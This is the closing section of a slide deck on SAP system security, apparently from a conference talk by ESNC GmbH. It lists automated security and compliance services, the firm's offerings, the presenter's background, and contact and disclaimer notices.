
# Part III - How to Stay Secure

from unforeseeable consequences

# No.1: Address The Complete Picture



# No.2: Implement a Holistic Process to Stay Secure



# No.3: Automate It

- ▶ Automated SAP security scans
- ▶ Automated SAP PCI-DSS compliance checks
- ▶ Automated ABAP code corrections
- ▶ Automated SAP real-time monitoring
- ▶ Automated SAP event correlation
- ▶ Automated continuous integration into Security Incident Event Management - SIEM
- ▶ Automated SAP vulnerability/issue fixing (remediation)
- ▶ Automated SAP intrusion detection, prevention and alerting

# About Us

# ESNC GmbH - Germany

- ▶ **ESNC assesses and fixes security vulnerabilities in SAP systems**
  - ESNC Security Suite: Pentesting, real-time SAP security monitoring and automatic vulnerability mitigation
- ▶ **Headquarters in Munich**
- ▶ **Customer base: Governmental institutions, banking, utilities, automotive, oil and other critical industries**
- ▶ **Presenter: Ertunga Arsal**
  - Security researcher with long history and focus on SAP
  - Audited hundreds of corporate and government enterprise SAP systems to date
  - Credited by SAP for 75 security patches in 2013 (over 100 vulnerabilities in total)
  - Lecturer “Systems and Network Security” at Sabanci University for postgraduates
  - Speaker at CCC annual congress, Defcon Hashdays, Deepsec, Sec-T etc...
  - Founder of ESNC



# The Menu of SAP Security



- ▶ A01 - SAP Audit & Assessment
- ▶ A02 - SAP PCI DSS 3.0 Compliance
- ▶ A03 - SAP Remediation and Risk Management
- ▶ A04 - Security Policy Enforcement on SAP systems
- ▶ A05 - SAP Penetration Testing
- ▶ C01 - ABAP Code Security Assessment & Correction
- ▶ R01 - SAP Real-Time Monitoring & IDP
- ▶ R02 - SAP SIEM Integration

# Thank you

## ► And many thanks to

- Eric Bushman <ebushman@paymetric.com> from Paymetric for the good input
- and my team

This document contains references to products of SAP AG. SAP, ABAP, SAPGUI and other named SAP products and associated logos are brand names or registered trademarks of SAP AG in Germany and other countries in the world. HP is a registered trademark of Hewlett-Packard Company. Oracle and Java are registered trademarks of Oracle and/or its affiliates. All other trademarks are the property of their respective owners.

This document is for educational purposes. It does not come with any warranty or guarantee. ESNC GmbH is not responsible of any misuse of the content.

This document or parts of this document is not allowed to be distributed without ESNC's written permission.

Ertunga Aرسال

Email: [ertunga@esnc.de](mailto:ertunga@esnc.de)

Brad Wilkinson

Email: [brad@esnc.de](mailto:brad@esnc.de)

Q&A